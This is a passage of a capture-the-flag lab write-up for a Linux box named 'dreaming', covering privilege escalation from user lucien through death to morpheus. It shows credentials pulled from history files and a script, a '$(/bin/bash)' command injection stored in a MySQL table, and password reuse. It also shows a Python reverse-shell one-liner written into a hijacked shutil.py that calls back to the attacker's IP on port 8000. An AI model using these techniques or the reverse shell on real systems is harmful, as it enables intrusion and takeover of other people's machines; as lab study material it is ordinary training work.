cat .mysql_history
```

so .bash_history file was readable so went through it and found mysql creds for user lucien.

```
lucien@dreaming:~$ sudo -l
sudo -l
Matching Defaults entries for lucien on dreaming:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucien may run the following commands on dreaming:
    (death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py
lucien@dreaming:~$
```

also saw what permissions lucien and saw that it can run the .py file that i saw in the home directory of death but can be run as user death.


```
lucien@dreaming:~$ cat .mysql_history
cat .mysql_history
_HiStOrY_V2_
use\library;
INSERT\INTO\dreams\dreamer,\dream\VALUES('whoami',\TEST');
select*\from\dreams;
DELETE\FROM\dreams\WHERE\dream\LIKE'%TEST%';
exit
use\library;
select*\from\dreamers;
show\tables;
select*\from\dreams;
UPDATE\dreams\SET\dream=\REPLACE((dreamer,\whoami',\changingData');
UPDATE\dreams\SET\dream=\Changed'\WHERE\dream=\TEST';
FLUSH\PRIVILEGES;
exit
use\library;
show\tables;
select*\from\dreams;
UPDATE\dreams\SET\dream=\Changed'\WHERE\dream=\TEST';
select*\from\dreams;
exit
lucien@dreaming:~$ █
```

also saw .mysql_history which seems a bit obfuscated but after understanding it manually, i think some records are changed in library database and further dreams table.

```
lucien@dreaming:~/ssh$ mysql -u lucien -plucien42DBPASSWORD
mysql -u lucien -plucien42DBPASSWORD
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

was able to login as user lucien in mysql server.

```
mysql> select User, authentication_string from user;
select User, authentication_string from user;
+-----+-----+
| User          | authentication_string |
+-----+-----+
| death         | $A$005$PpFZg}l``*pVrALPb0PwZZiMI/By8VqRhK0qFDAXVRHMou/0FVsYQIy8 |
| debian-sys-maint | $A$005$J![!kFkXu?;*0@          d04KFBd9r03k3FyWz5pnkUDYnyu0m1rMX6DKLP7WqpHAu5 |
| lucien        | $A$005$enUnjroH      k71GdEsd5rAs/bEP3W6w2PNiYsaHb5QNJreQ6s9neiX0qj8 |
| mysql.infoschema | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED |
| mysql.session  | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED |
| mysql.sys      | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED |
| root          |                        |
+-----+-----+
7 rows in set (0.00 sec)
```

got password hash for death but was unable to crack it.

So saw the .py file again that user death can execute and there found a line where it is executing the query. It means if we add a

shell in the table which will be executed as user "death" and we will get a bash shell running as user death.

```
mysql> select * from dreams;
select * from dreams;
+-----+-----+
| dreamer | dream |
+-----+-----+
| Alice   | Flying in the sky |
| Bob     | Exploring ancient ruins |
| Carol   | Becoming a successful entrepreneur |
| Dave    | Becoming a professional musician |
+-----+-----+
4 rows in set (0.00 sec)
```

so it basically taking each query and executing it using the python program.

```
mysql> INSERT INTO dreams VALUE("test","$(/bin/bash)");
INSERT INTO dreams VALUE("test","$(/bin/bash)");
Query OK, 1 row affected (0.01 sec)

mysql> select * from dreams;
select * from dreams;
+-----+-----+
| dreamer | dream |
+-----+-----+
| Alice   | Flying in the sky |
| Bob     | Exploring ancient ruins |
| Carol   | Becoming a successful entrepreneur |
| Dave    | Becoming a professional musician |
| test    | $(/bin/bash) |
+-----+-----+
5 rows in set (0.00 sec)
```

so tried to add a bash shell in it. As user lucien is allowed to run only that .py as user death, we will get a shell as user "death".

```
death@dreaming:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

death@dreaming:/home/lucien$ cd
cd
```

got the shell but cannot perform any operations, or basically no commands are working...

```
death@dreaming:~$ cd
death@dreaming:~$ chmod 777 getDreams.py
chmod 777 getDreams.py
death@dreaming:~$ exit
exit
exit
```

so chmod 777 to the script and then exited out of the shell which was not working.

```

lucien@dreaming:/home/death$ cat getDreams.py
cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "!mementoMORI666!"
DB_NAME = "library"

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )

        # Create a cursor object to execute SQL queries
        cursor = connection.cursor()

        # Construct the MySQL query to fetch dreamer and dream columns from dreams table
        query = "SELECT dreamer, dream FROM dreams;"

        # Execute the query
        cursor.execute(query)

        # Fetch all the dreamer and dream information
        dreams_info = cursor.fetchall()

        if not dreams_info:
            print("No dreams found in the database.")
        else:
            # Loop through the results and echo the information using subprocess
            for dream_info in dreams_info:
                dreamer, dream = dream_info

```

now we can see the contents and even the password.

```
lucien@dreaming:/home/death$ mysql -u death -p
mysql -u death -p
Enter password: !mementoMORI666!

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 17
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| library                 |
| mysql                   |
| performance_schema      |
| sys                     |
+-----+
5 rows in set (0.00 sec)
```

So was able to login as user death in mysql database but don't know what to do so i exited out of the mysql.

```
lucien@dreaming:/home/death$ su death
su death
Password: !mementoMORI666!

death@dreaming:~$ █
```

So did some password spraying whether user "death" is using the same password for his account and was right.

```
death@dreaming:~$ ls
ls
death_flag.txt  getDreams.py
death@dreaming:~$
```

got second flag....

```
death@dreaming:~$ sudo -l
[sudo] password for death: !mementoMORI666!

Sorry, user death may not run sudo on dreaming.
death@dreaming:~$ █
```

so user death cannot run nothing as another user or root.

```
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/view/__init__.py
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/view/__pycache__/__init__.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/measurement_consumer.py
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/view.py
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__init__.py
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/exceptions.py
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/aggregation.py
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/sdk_configuration.py
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/point.py
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/metric_reader_storage.py
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/view_instrumentation.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/point.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/aggregation.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/metric_reader_storage.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/exceptions.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/sdk_configuration.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/measurement_consumer.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/instrument.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/view.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/measurement_consumer.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/__pycache__/__init__.cpython-38.pyc
/home/death/.local/lib/python3.8/site-packages/mysql/opentelemetry/sdk/metrics/_internal/measurement.py
```

So tried to enter command "find / -group death -type f 2>/dev/null" and most of the results were from /.local/lib/python3.8, so will check that directory manually right now. But didn't find anything then i redirected the output of the command in a file and then found a file with suspicious name.


```
/proc/40280/cimerstack_no
:/proc/40280/patch_state
:
:/proc/40280/arch_status
:
```

```
/usr/lib/python3.8/shutil.py
:
```

```
/opt/getDreams.py
:/home/death/.local/lib/python3.8/site-packages/google/_upb/_message.abi3.so
:/home/death/.local/lib/python3.8/site-packages/google/protobuf/util/__init__.py
:/home/death/.local/lib/python3.8/site-packages/google/protobuf/util/__pycache__/
:
```

shutil.py!!!

```
death@dreaming:~$ ls -al /usr/lib/python3.8/shutil.py
ls -al /usr/lib/python3.8/shutil.py
-rw-rw-r-- 1 root death 51474 Aug  7  2023 /usr/lib/python3.8/shutil.py
death@dreaming:~$
```

we can write in this file.

```
death@dreaming:~$ echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.17.6
8.223",8000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' >
/usr/lib/python3.8/shutil.py
<(["/bin/sh","-i"]);' > /usr/lib/python3.8/shutil.py
```

added a rev shell in the file.

❏(sohamt@CyberCreedPC)-[~/Downloads]

❏\$ nc -lnvp 8000

listening on [any] 8000 ...

connect to [10.17.68.223] from (UNKNOWN) [10.10.176.228] 39178

/bin/sh: 0: can't access tty; job control turned off

\$ id

uid=1002(morpheus) gid=1002(morpheus) groups=1002(morpheus),1003(saviors)

\$ cd /home

\$ ls

death

lucien

morpheus

\$ cd morpheus

\$ ls

kingdom

morpheus_flag.txt

restore.py

\$ █

got the last flag....